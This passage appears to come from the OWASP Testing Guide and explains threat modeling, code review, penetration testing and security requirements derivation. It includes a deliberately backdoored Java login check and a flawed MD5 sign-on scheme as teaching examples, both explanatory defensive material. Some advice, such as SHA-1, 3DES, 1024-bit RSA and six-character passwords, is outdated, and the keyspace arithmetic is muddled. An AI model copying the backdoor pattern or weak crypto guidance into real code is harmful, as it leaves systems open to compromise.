Threat modeling has become a popular technique to help system designers think about the security threats that their systems/applications might face. Therefore, threat modeling can be seen as risk assessment for applications. In fact, it enables the designer to develop mitigation strategies for potential vulnerabilities and helps them focus their inevitably limited resources and attention on the parts of the system that most require it. It is recommended that all applications have a threat model developed and documented. Threat models should be created as early as possible in the SDLC, and should be revisited as the application evolves and development progresses. To develop a threat model, we recommend taking a simple approach that follows the NIST 800-30 [11] standard for risk assessment. This approach involves:

- Decomposing the application – understand, through a process of manual inspection, how the application works, its assets, functionality, and connectivity.
- Defining and classifying the assets – classify the assets into tangible and intangible assets and rank them according to business importance.
- Exploring potential vulnerabilities - whether technical, operational, or management.
- Exploring potential threats – develop a realistic view of potential attack vectors from an attacker’s perspective, by using threat scenarios or attack trees.

- Creating mitigation strategies – develop mitigating controls for each of the threats deemed to be realistic. The output from a threat model itself can vary but is typically a collection of lists and diagrams. The OWASP Code Review Guide outlines an Application Threat Modeling methodology that can be used as a reference for the testing applications for potential security flaws in the design of the application. There is no right or wrong way to develop threat models and perform information risk assessments on applications. [12].

Advantages:

- Practical attacker's view of the system
- Flexible
- Early in the SDLC

Disadvantages:

- Relatively new technique
- Good threat models don't automatically mean good software

SOURCE CODE REVIEW

Overview

Source code review is the process of manually checking a web application's source code for security issues. Many serious security vulnerabilities cannot be detected with any other form of analysis or testing. As the popular saying goes "if you want to know what's really going on, go straight to the source." Almost all security experts agree that there is no substitute for actually looking at the code. All the information for identifying security problems is there in the code somewhere. Unlike testing third party closed software such as operating systems, when testing web applications (especially if they have been developed in-house) the source code should be made available for testing purposes. Many unintentional but significant security problems are also extremely difficult to discover with other forms of analysis or testing, such as penetration testing, making source code analysis the technique of choice for technical testing. With the source code, a tester can accurately determine what is happening (or is supposed to be happening) and remove the guess work of black box testing. Examples of issues that are particularly conducive to being found through source code reviews include concurrency problems, flawed business logic, access control problems, and cryptographic weaknesses as well as backdoors, Trojans, Easter eggs, time bombs, logic bombs, and other forms of malicious code. These issues often manifest themselves as the most harmful vulnerabilities in web sites. Source code analysis can also be extremely efficient to find implementation issues such as places where input validation was not performed or when fail open control procedures may be present. But keep in mind that operational procedures need to be reviewed as well, since the source code being deployed might not be the same as the one being analyzed herein [13].

Advantages:

- Completeness and effectiveness
- Accuracy
- Fast (for competent reviewers)

Disadvantages:



- Requires highly skilled security developers
- Can miss issues in compiled libraries
- Cannot detect run-time errors easily
- The source code actually deployed might differ from the one being analyzed

For more on code review, checkout the [OWASP code review project](#).

PENETRATION TESTING

Overview

Penetration testing has been a common technique used to test network security for many years. It is also commonly known as black box testing or ethical hacking. Penetration testing is essentially the “art” of testing a running application remotely, without knowing the inner workings of the application itself, to find security vulnerabilities. Typically, the penetration test team would have access to an application as if they were users. The tester acts like an attacker and attempts to find and exploit vulnerabilities. In many cases the tester will be given a valid account on the system. While penetration testing has proven to be effective in network security, the technique does not naturally translate to applications. When penetration testing is performed on networks and operating systems, the majority of the work is involved in finding and then exploiting known vulnerabilities in specific technologies. As web applications are almost exclusively bespoke, penetration testing in the web application arena is more akin to pure research. Penetration testing tools have been developed that automate the process, but, again, with the nature of web applications their effectiveness is usually poor. Many people today use web application penetration testing as their primary security testing technique. Whilst it certainly has its place in a testing program, we do not believe it should be considered as the primary or only testing technique. Gary McGraw in [14] summed up penetration testing well when he said, “If you fail a penetration test you know you have a very bad problem indeed. If you pass a penetration test you do not know that you don’t have a very bad problem”. However, focused penetration testing (i.e., testing that attempts to exploit known vulnerabilities detected in previous reviews) can be useful in detecting if some specific vulnerabilities are actually fixed in the source code deployed on the web site.

Advantages:

- Can be fast (and therefore cheap)
- Requires a relatively lower skill-set than source code review
- Tests the code that is actually being exposed

Disadvantages:

- Too late in the SDLC
- Front impact testing only!

THE NEED FOR A BALANCED APPROACH

With so many techniques and so many approaches to testing the security of web applications, it can be difficult to understand which techniques to use and when to use them. Experience shows that there is no right or wrong answer to

exactly what techniques should be used to build a testing framework. The fact remains that all techniques should probably be used to ensure that all areas that need to be tested are tested. What is clear, however, is that there is no single technique that effectively covers all security testing that must be performed to ensure that all issues have been addressed. Many companies adopt one approach, which has historically been penetration testing. Penetration testing, while useful, cannot effectively address many of the issues that need to be tested, and is simply “too little too late” in the software development life cycle (SDLC). The correct approach is a balanced one that includes several techniques, from manual interviews to technical testing. The balanced approach is sure to cover testing in all phases of the SDLC. This approach leverages the most appropriate techniques available depending on the current SDLC phase. Of course there are times and circumstances where only one technique is possible; for example, a test on a web application that has already been created, and where the testing party does not have access to the source code. In this case, penetration testing is clearly better than no testing at all. However, we encourage the testing parties to challenge assumptions, such as no access to source code, and to explore the possibility of more complete testing. A balanced approach varies depending on many factors, such as the maturity of the testing process and corporate culture. However, it is recommended that a balanced testing framework look something like the representations shown in Figure 3 and Figure 4. The following figure shows a typical proportional representation overlaid onto the software development life cycle. In keeping with research and experience, it is essential that companies place a higher emphasis on the early stages of development.




Figure 3: Proportion of Test Effort in SDLC

The following figure shows a typical proportional representation overlaid onto testing techniques.




Figure 4: Proportion of Test Effort According to Test Technique

A Note about Web Application Scanners

Many organizations have started to use automated web application scanners. While they undoubtedly have a place in a testing program, we want to highlight some fundamental issues about why we do not believe that automating black box testing is (or will ever be) effective. By highlighting these issues, we are not discouraging web application scanner use. Rather, we are saying that their limitations should be understood, and testing frameworks should be planned appropriately. NB: OWASP is currently working to develop a web application scanner-benchmarking platform. The following examples indicate why automated black box testing is not effective.

Example 1: Magic Parameters

Imagine a simple web application that accepts a name-value pair of “magic” and then the value. For simplicity, the GET request may be: `http://www.host/application?magic=value`

To further simplify the example, the values in this case can only be ASCII characters a – z (upper or lowercase) and integers 0 – 9. The designers of this application created an administrative backdoor during testing, but obfuscated it to prevent the casual observer from discovering it. By submitting the value `sf8g7sfjdsurtsdieerwqredsgnfg8d` (30 characters), the user will then be logged in and presented with an administrative screen with total control of the application. The HTTP request is now:

`http://www.host/application?magic=sf8g7sfjdsurtsdieerwqredsgnfg8d`

Given that all of the other parameters were simple two- and three-character fields, it is not possible to start guessing combinations at approximately 28 characters. A web application scanner will need to brute force (or guess) the entire key space of 30 characters. That is up to 30^{28} permutations, or trillions of HTTP requests! That is an electron in a digital haystack! The code for this exemplar Magic Parameter check may look like the following:

```
public void doPost( HttpServletRequest request, HttpServletResponse response)
{
    String magic = "sf8g7sfjdsurtsdieerwqredsgnfg8d";
    boolean admin = magic.equals( request.getParameter("magic"));
    if (admin) doAdmin( request, response);
    else .... // normal processing
}
```


By looking in the code, the vulnerability practically leaps off the page as a potential problem.

Example 2: Bad Cryptography

Cryptography is widely used in web applications. Imagine that a developer decided to write a simple cryptography algorithm to sign a user in from site A to site B automatically. In his/her wisdom, the developer decides that if a user is logged into site A, then he/she will generate a key using an MD5 hash function that comprises: `Hash { username : date }`. When a user is passed to site B, he/she will send the key on the query string to site B in an HTTP re-direct. Site B independently computes the hash, and compares it to the hash passed on the request. If they match, site B signs the user in as the user they claim to be. Clearly, as we explain the scheme, the inadequacies can be worked out, and it can be seen how anyone that figures it out (or is told how it works, or downloads the information from Bugtraq) can login as any user. Manual inspection, such as an interview, would have uncovered this security issue quickly, as would inspection of the code. A black-box web application scanner would have seen a 128-bit hash that changed with each user, and by the nature of hash functions, did not change in any predictable way.

A Note about Static Source Code Review Tools

Many organizations have started to use static source code scanners. While they undoubtedly have a place in a comprehensive testing program, we want to highlight some fundamental issues about why we do not believe this approach is effective when used alone. Static source code analysis alone cannot identify issues due to flaws in the design, since it cannot understand the context in which the code is constructed. Source code analysis tools are useful in determining security issues due to coding errors, however significant manual effort is required to validate the findings.

SECURITY REQUIREMENTS TEST DERIVATION

If you want to have a successful testing program, you need to know what the objectives of the testing are. These objectives are specified by security requirements. This section discusses in the details how to document requirements for security testing by deriving them from applicable standards and regulations and positive and negative application requirements. It also discusses how security requirements effectively drive security testing during the SDLC and how security test data can be used to effectively manage software security risks.

Testing Objectives

One of the objectives of security testing is to validate that security controls function as expected. This is documented via *security requirements* that describe the functionality of the security control. At a high level, this means proving confidentiality, integrity, and availability of the data as well as the service. The other objective is to validate that security controls are implemented with few or no vulnerabilities. These are common vulnerabilities, such as the [OWASP Top Ten](#), as well as vulnerabilities that are previously identified with security assessments during the SDLC, such as threat modeling, source code analysis, and penetration test.

Security Requirements Documentation

The first step in the documentation of security requirements is to understand the *business requirements*. A business requirement document could provide the initial, high-level information of the expected functionality for the application. For example, the main purpose of an application may be to provide financial services to customers or shopping and purchasing goods from an on-line catalogue. A security section of the business requirements should highlight the need to protect the customer data as well as to comply with applicable security documentation such as regulations, standards, and policies.

A general checklist of the applicable regulations, standards, and policies serves well the purpose of a preliminary security compliance analysis for web applications. For example, compliance regulations can be identified by checking information about the business sector and the country/state where the application needs to function/operate. Some of these compliance guidelines and regulations might translate in specific technical requirements for security controls. For example, in the case of financial applications, the compliance with FFIEC guidelines for authentication [15] requires that financial



institutions implement applications that mitigate weak authentication risks with multi-layered security control and multi factor authentication.

Applicable industry standards for security need also to be captured by the general security requirement checklist. For example, in the case of applications that handle customer credit card data, the compliance with the PCI DSS [16] standard forbids the storage of PINs and CVV2 data, and requires that the merchant protect magnetic strip data in storage and transmission with encryption and on display by masking. Such PCI DSS security requirements could be validated via source code analysis.

Another section of the checklist needs to enforce general requirements for compliance with the organization information security standards and policies. From the functional requirements perspective, requirement for the security control needs to map to a specific section of the information security standards. An example of such requirement can be: "a password complexity of six alphanumeric characters must be enforced by the authentication controls used by the application." When security requirements map to compliance rules a security test can validate the exposure of compliance risks. If violation with information security standards and policies are found, these will result in a risk that can be documented and that the business has to deal with (i.e., manage). For this reason, since these security compliance requirements are enforceable, they need to be well documented and validated with security tests.

Security Requirements Validation

From the functionality perspective, the validation of security requirements is the main objective of security testing, while, from the risk management perspective, this is the objective of information security assessments. At a high level, the main goal of information security assessments is the identification of gaps in security controls, such as lack of basic authentication, authorization, or encryption controls. More in depth, the security assessment objective is risk analysis, such as the identification of potential weaknesses in security controls that ensure the confidentiality, integrity, and availability of the data. For example, when the application deals with personal identifiable information (PII) and sensitive data, the security requirement to be validated is the compliance with the company information security policy requiring encryption of such data in transit and in storage. Assuming encryption is used to protect the data, encryption algorithms and key lengths need to comply with the organization encryption standards. These might require that only certain algorithms and key lengths could be used. For example, a security requirement that can be security tested is verifying that only allowed ciphers are used (e.g., SHA-1, RSA, 3DES) with allowed minimum key lengths (e.g., more than 128 bit for symmetric and more than 1024 for asymmetric encryption).

From the security assessment perspective, security requirements can be validated at different phases of the SDLC by using different artifacts and testing methodologies. For example, threat modeling focuses on identifying security flaws during design, secure code analysis and reviews focus on identifying security issues in source code during development, and penetration testing focuses on identifying vulnerabilities in the application during testing/validation.

Security issues that are identified early in the SDLC can be documented in a test plan so they can be validated later with security tests. By combining the results of different testing techniques, it is possible to derive better security test cases and increase the level of assurance of the security requirements. For example, distinguishing true vulnerabilities from the un-exploitable ones is possible when the results of penetration tests and source code analysis are combined. Considering the security test for a SQL injection vulnerability, for example, a black box test might involve first a scan of the application to fingerprint the vulnerability. The first evidence of a potential SQL injection vulnerability that can be validated is the generation of a SQL exception. A further validation of the SQL vulnerability might involve manually injecting attack vectors to modify the grammar of the SQL query for an information disclosure exploit. This might involve a lot of trial-and-error analysis till the malicious query is executed. Assuming the tester has the source code, she might learn from the source code

analysis on how to construct the SQL attack vector that can exploit the vulnerability (e.g., execute a malicious query returning confidential data to unauthorized user).

Threats and Countermeasures Taxonomies

A *threat and countermeasure classification* that takes into consideration root causes of vulnerabilities is the critical factor to verify that security controls are designed, coded, and built so that the impact due to the exposure of such vulnerabilities is mitigated. In the case of web applications, the exposure of security controls to common vulnerabilities, such as the OWASP Top Ten, can be a good starting point to derive general security requirements. More specifically, the web application security frame [17] provides a classification (e.g. taxonomy) of vulnerabilities that can be documented in different guidelines and standards and validated with security tests.

The focus of a threat and countermeasure categorization is to define security requirements in terms of the threats and the root cause of the vulnerability. A threat can be categorized by using STRIDE [18], for example, as Spoofing, Tampering, Repudiation, Information disclosure, Denial of service, and Elevation of privilege. The root cause can be categorized as security flaw in design, a security bug in coding, or an issue due to insecure configuration. For example, the root cause of weak authentication vulnerability might be the lack of mutual authentication when data crosses a trust boundary between the client and server tiers of the application. A security requirement that captures the threat of non-repudiation during an architecture design review allows for the documentation of the requirement for the countermeasure (e.g., mutual authentication) that can be validated later on with security tests.

A threat and countermeasure categorization for vulnerabilities can also be used to document security requirements for secure coding such as secure coding standards. An example of a common coding error in authentication controls consists of applying a hash function to encrypt a password, without applying a seed to the value. From the secure coding perspective, this is a vulnerability that affects the encryption used for authentication with a vulnerability root cause in a coding error. Since the root cause is insecure coding the security requirement can be documented in secure coding standards and validated through secure code reviews during the development phase of the SDLC.

Security Testing and Risk Analysis

Security requirements need to take into consideration the severity of the vulnerabilities to support a *risk mitigation strategy*. Assuming that the organization maintains a repository of vulnerabilities found in applications, i.e., a vulnerability knowledge base, the security issues can be reported by type, issue, mitigation, root cause, and mapped to the applications where they are found. Such a vulnerability knowledge base can also be used to establish metrics to analyze the effectiveness of the security tests throughout the SDLC.

For example, consider an input validation issue, such as a SQL injection, which was identified via source code analysis and reported with a coding error root cause and input validation vulnerability type. The exposure of such vulnerability can be assessed via a penetration test, by probing input fields with several SQL injection attack vectors. This test might validate that special characters are filtered before hitting the database and mitigate the vulnerability. By combining the results of source code analysis and penetration testing it is possible to determine the likelihood and exposure of the vulnerability and calculate the risk rating of the vulnerability. By reporting vulnerability risk ratings in the findings (e.g., test report) it is possible to decide on the mitigation strategy. For example, high and medium risk vulnerabilities can be prioritized for remediation, while low risk can be fixed in further releases.

By considering the threat scenarios exploiting common vulnerabilities it is possible to identify potential risks for which the application security control needs to be security tested. For example, the OWASP Top Ten vulnerabilities can be mapped to attacks such as phishing, privacy violations, identify theft, system compromise, data alteration or data destruction, financial loss, and reputation loss. Such issues should be documented as part of the threat scenarios. By thinking in terms of threats and vulnerabilities, it is possible to devise a battery of tests that simulate such attack scenarios. Ideally, the organization



vulnerability knowledge base can be used to derive security risk driven tests cases to validate the most likely attack scenarios. For example if identity theft is considered high risk, negative test scenarios should validate the mitigation of impacts deriving from the exploit of vulnerabilities in authentication, cryptographic controls, input validation, and authorization controls.

FUNCTIONAL AND NON FUNCTIONAL TEST REQUIREMENTS

Functional Security Requirements

From the perspective of functional security requirements, the applicable standards, policies and regulations drive both the need of a type of security control as well as the control functionality. These requirements are also referred to as “positive requirements”, since they state the expected functionality that can be validated through security tests. Examples of positive requirements are: “the application will lockout the user after six failed logon attempts” or “passwords need to be six min characters, alphanumeric”. The validation of positive requirements consists of asserting the expected functionality and, as such, can be tested by re-creating the testing conditions, and by running the test according to predefined inputs and by asserting the expected outcome as a fail/pass condition.

In order to validate security requirements with security tests, security requirements need to be function driven and highlight the expected functionality (the what) and implicitly the implementation (the how). Examples of high-level security design requirements for authentication can be:

- Protect user credentials and shared secrets in transit and in storage
- Mask any confidential data in display (e.g., passwords, accounts)
- Lock the user account after a certain number of failed login attempts
- Do not show specific validation errors to the user as a result of failed logon
- Only allow passwords that are alphanumeric, include special characters and six characters minimum length, to limit the attack surface
- Allow for password change functionality only to authenticated users by validating the old password, the new password, and the user answer to the challenge question, to prevent brute forcing of a password via password change.
- The password reset form should validate the user’s username and the user’s registered email before sending the temporary password to the user via email. The temporary password issued should be a one time password. A link to the password reset web page will be sent to the user. The password reset web page should validate the user temporary password, the new password, as well as the user answer to the challenge question.

Risk Driven Security Requirements

Security tests need also to be risk driven, that is they need to validate the application for unexpected behavior. These are also called “negative requirements”, since they specify what the application should not do. Examples of "should not do" (negative) requirements are:

- The application should not allow for the data to be altered or destroyed
- The application should not be compromised or misused for unauthorized financial transactions by a malicious user.

Negative requirements are more difficult to test, because there is no expected behavior to look for. This might require a threat analyst to come up with unforeseeable input conditions, causes, and effects. This is where security testing needs to be driven by risk analysis and threat modeling. The key is to document the threat scenarios and the functionality of the countermeasure as a factor to mitigate a threat. For example, in case of authentication controls, the following security requirements can be documented from the threats and countermeasure perspective:

- Encrypt authentication data in storage and transit to mitigate risk of information disclosure and authentication protocol attacks
- Encrypt passwords using non reversible encryption such as using a digest (e.g., HASH) and a seed to prevent dictionary attacks
- Lock out accounts after reaching a logon failure threshold and enforce password complexity to mitigate risk of brute force password attacks
- Display generic error messages upon validation of credentials to mitigate risk of account harvesting/enumeration
- Mutually authenticate client and server to prevent non-repudiation and Man In the Middle (MiTM) attacks

Threat modeling artifacts such as threat trees and attack libraries can be useful to derive the negative test scenarios. A threat tree will assume a root attack (e.g., attacker might be able to read other users' messages) and identify different exploits of security controls (e.g., data validation fails because of a SQL injection vulnerability) and necessary countermeasures (e.g., implement data validation and parametrized queries) that could be validated to be effective in mitigating such attacks.


SECURITY REQUIREMENTS DERIVATION THROUGH USE AND MISUSE CASES

Pre-requisite in describing the application functionality is to understand what the application is supposed to do and how. This can be done by describing *use cases*. Use cases, in the graphical form as commonly used in software engineering, show the interactions of actors and their relations, and help to identify the actors in the application, their relationships, the intended sequence of actions for each scenario, alternative actions, special requirements, and pre- and post-conditions. Similar to use cases, *misuse and abuse cases* [19] describe unintended and malicious use scenarios of the application. These misuse cases provide a way to describe scenarios of how an attacker could misuse and abuse the application. By going through the individual steps in a use scenario and thinking about how it can be maliciously exploited, potential flaws or aspects of the application that are not well-defined can be discovered. The key is to describe all possible or, at least, the most critical use and misuse scenarios. Misuse scenarios allow the analysis of the application from the attacker's point of view and contribute to identifying potential vulnerabilities and the countermeasures that need to be implemented to mitigate the impact caused by the potential exposure to such vulnerabilities. Given all of the use and abuse cases, it is important to analyze them to determine which of them are the most critical ones and need to be documented in security requirements. The identification of the most critical misuse and abuse cases drives the documentation of security requirements and the necessary controls where security risks should be mitigated.

To derive security requirements from use and misuse case [20], it is important to define the functional scenarios and the negative scenarios, and put these in graphical form. In the case of derivation of security requirements for authentication, for example, the following step-by-step methodology can be followed.



- Step 1: Describe the Functional Scenario: User authenticates by supplying username and password. The application grants access to users based upon authentication of user credentials by the application and provides specific errors to the user when validation fails.
- Step 2: Describe the Negative Scenario: Attacker breaks the authentication through a brute force/dictionary attack of passwords and account harvesting vulnerabilities in the application. The validation errors provide specific information to an attacker to guess which accounts are actually valid, registered accounts (usernames). The attacker, then, will try to brute force the password for such a valid account. A brute force attack to four minimum length all digit passwords can succeed with a limited number of attempts (i.e., 10^4).
- Step 3: Describe Functional and Negative Scenarios With Use and Misuse Case: The graphical example in Figure below depicts the derivation of security requirements via use and misuse cases. The functional scenario consists of the user actions (entering username and password) and the application actions (authenticating the user and providing an error message if validation fails). The misuse case consists of the attacker actions, i.e., trying to break authentication by brute forcing the password via a dictionary attack and by guessing the valid usernames from error messages. By graphically representing the threats to the user actions (misuses), it is possible to derive the countermeasures as the application actions that mitigate such threats.



- Step 4: Elicit The Security Requirements. In this case, the following security requirements for authentication are derived:

- 1) Passwords need to be alphanumeric, lower and upper case and minimum of seven character length
- 2) Accounts need to lockout after five unsuccessful login attempt
- 3) Logon error messages need to be generic

These security requirements need to be documented and tested.

SECURITY TESTS INTEGRATED IN DEVELOPERS AND TESTERS WORKFLOW

Developers' Security Testing Workflow

Security testing during the development phase of the SDLC represents the first opportunity for developers to ensure that individual software components that they have developed are security tested before they are integrated with other components and built into the application. Software components might consist of software artifacts such as functions, methods, and classes, as well as application programming interfaces, libraries, and executables. For security testing, developers can rely on the results of the source code analysis to verify statically that the developed source code does not include potential vulnerabilities and is compliant with the secure coding standards. Security unit tests can further verify dynamically (i.e., at run time) that the components function as expected. Before integrating both new and existing code changes in the application build, the results of the static and dynamic analysis should be reviewed and validated. The validation of source code before integration in application builds is usually the responsibility of the senior developer. Such senior developer is also the subject matter expert in software security and his role is to lead the secure code review and make decisions whether to accept the code to be released in the application build or to require further changes and testing. This secure code review workflow can be enforced via formal acceptance as well as a check in a workflow management tool. For example, assuming the typical defect management workflow used for functional bugs, security bugs that have been fixed by a developer can be reported on a defect or change management system. The build master can look at the test results reported by the developers in the tool and grant approvals for checking in the code changes into the application build.

Testers' Security Testing Workflow

After components and code changes are tested by developers and checked in to the application build, the most likely next step in the software development process workflow is to perform tests on the application as a whole entity. This level of testing is usually referred to as integrated test and system level test. When security tests are part of these testing activities, they can be used to validate both the security functionality of the application as a whole, as well as the exposure to application level vulnerabilities. These security tests on the application include both white box testing, such as source code analysis, and black box testing, such as penetration testing. Gray box testing is similar to Black box testing. In a gray box testing we can assume we have some partial knowledge about the session management of our application, and that should help us in understanding whether the logout and timeout functions are properly secured.

The target for the security tests is the complete system that is the artifact that will be potentially attacked and includes both whole source code and the executable. One peculiarity of security testing during this phase is that it is possible for security testers to determine whether vulnerabilities can be exploited and expose the application to real risks. These include common web application vulnerabilities, as well as security issues that have been identified earlier in the SDLC with other activities such as threat modeling, source code analysis, and secure code reviews.

Usually, testing engineers, rather than software developers, perform security tests when the application is in scope for integration system tests. Such testing engineers have security knowledge of web application vulnerabilities, black box and white box security testing techniques, and own the validation of security requirements in this phase. In order to perform such security tests, it is a pre-requisite that security test cases are documented in the security testing guidelines and procedures.

A testing engineer who validates the security of the application in the integrated system environment might release the application for testing in the operational environment (e.g., user acceptance tests). At this stage of the SDLC (i.e., validation), the application functional testing is usually a responsibility of QA testers, while white-hat hackers/security



consultants are usually responsible for security testing. Some organizations rely on their own specialized ethical hacking team in order to conduct such tests when a third party assessment is not required (such as for auditing purposes).

Since these tests are the last resort for fixing vulnerabilities before the application is released to production, it is important that such issues are addressed as recommended by the testing team (e.g., the recommendations can include code, design, or configuration change). At this level, security auditors and information security officers discuss the reported security issues and analyze the potential risks according to information risk management procedures. Such procedures might require the developer team to fix all high risk vulnerabilities before the application could be deployed, unless such risks are acknowledged and accepted.

DEVELOPERS' SECURITY TESTS

Security Testing in the Coding Phase: Unit Tests

From the developer's perspective, the main objective of security tests is to validate that code is being developed in compliance with secure coding standards requirements. Developers' own coding artifacts such as functions, methods, classes, APIs, and libraries need to be functionally validated before being integrated into the application build.

The security requirements that developers have to follow should be documented in secure coding standards and validated with static and dynamic analysis. As testing activity following a secure code review, unit tests can validate that code changes required by secure code reviews are properly implemented. Secure code reviews and source code analysis through source code analysis tools help developers in identifying security issues in source code as it is developed. By using unit tests and dynamic analysis (e.g., debugging) developers can validate the security functionality of components as well as verify that the countermeasures being developed mitigate any security risks previously identified through threat modeling and source code analysis.

A good practice for developers is to build security test cases as a generic security test suite that is part of the existing unit testing framework. A generic security test suite could be derived from previously defined use and misuse cases to security test functions, methods and classes. A generic security test suite might include security test cases to validate both positive and negative requirements for security controls such as:

- Authentication & Access Control
- Input Validation & Encoding
- Encryption
- User and Session Management
- Error and Exception Handling
- Auditing and Logging

Developers empowered with a source code analysis tool integrated into their IDE, secure coding standards, and a security unit testing framework can assess and verify the security of the software components being developed. Security test cases can be run to identify potential security issues that have root causes in source code: besides input and output validation of parameters entering and exiting the components, these issues include authentication and authorization checks done by the component, protection of the data within the component, secure exception and error handling, and secure auditing and logging. Unit test frameworks such as Junit, NUnit, CUnit can be adapted to verify security test requirements. In the case of

security functional tests, unit level tests can test the functionality of security controls at the software component level, such as functions, methods, or classes. For example, a test case could validate input and output validation (e.g., variable sanitization) and boundary checks for variables by asserting the expected functionality of the component.

The threat scenarios identified with use and misuse cases, can be used to document the procedures for testing software components. In the case of authentication components, for example, security unit tests can assert the functionality of setting an account lockout as well as the fact that user input parameters cannot be abused to bypass the account lockout (e.g., by setting the account lockout counter to a negative number). At the component level, security unit tests can validate positive assertions as well as negative assertions, such as errors and exception handling. Exceptions should be caught without leaving the system in an insecure state, such as potential denial of service caused by resources not being deallocated (e.g., connection handles not closed within a final statement block), as well as potential elevation of privileges (e.g., higher privileges acquired before the exception is thrown and not re-set to the previous level before exiting the function). Secure error handling can validate potential information disclosure via informative error messages and stack traces.

Unit level security test cases can be developed by a security engineer who is the subject matter expert in software security, and is also responsible for validating that the security issues in the source code have been fixed and can be checked into the integrated system build. Typically, the manager of the application builds also makes sure that third-party libraries and executable files are security assessed for potential vulnerabilities before being integrated in the application build.

Threat scenarios for common vulnerabilities that have root causes in insecure coding can also be documented in the developer's security testing guide. When a fix is implemented for a coding defect identified with source code analysis, for example, security test cases can verify that the implementation of the code change follows the secure coding requirements documented in the secure coding standards.

Source code analysis and unit tests can validate that the code change mitigates the vulnerability exposed by the previously identified coding defect. The results of automated secure code analysis can also be used as automatic check-in gates for version control: software artifacts cannot be checked into the build with high or medium severity coding issues.

FUNCTIONAL TESTERS' SECURITY TESTS

Security Testing During the Integration and Validation Phase: Integrated System Tests and Operation Tests

The main objective of integrated system tests is to validate the "defense in depth" concept, that is, that the implementation of security controls provides security at different layers. For example, the lack of input validation when calling a component integrated with the application is often a factor that can be tested with integration testing.

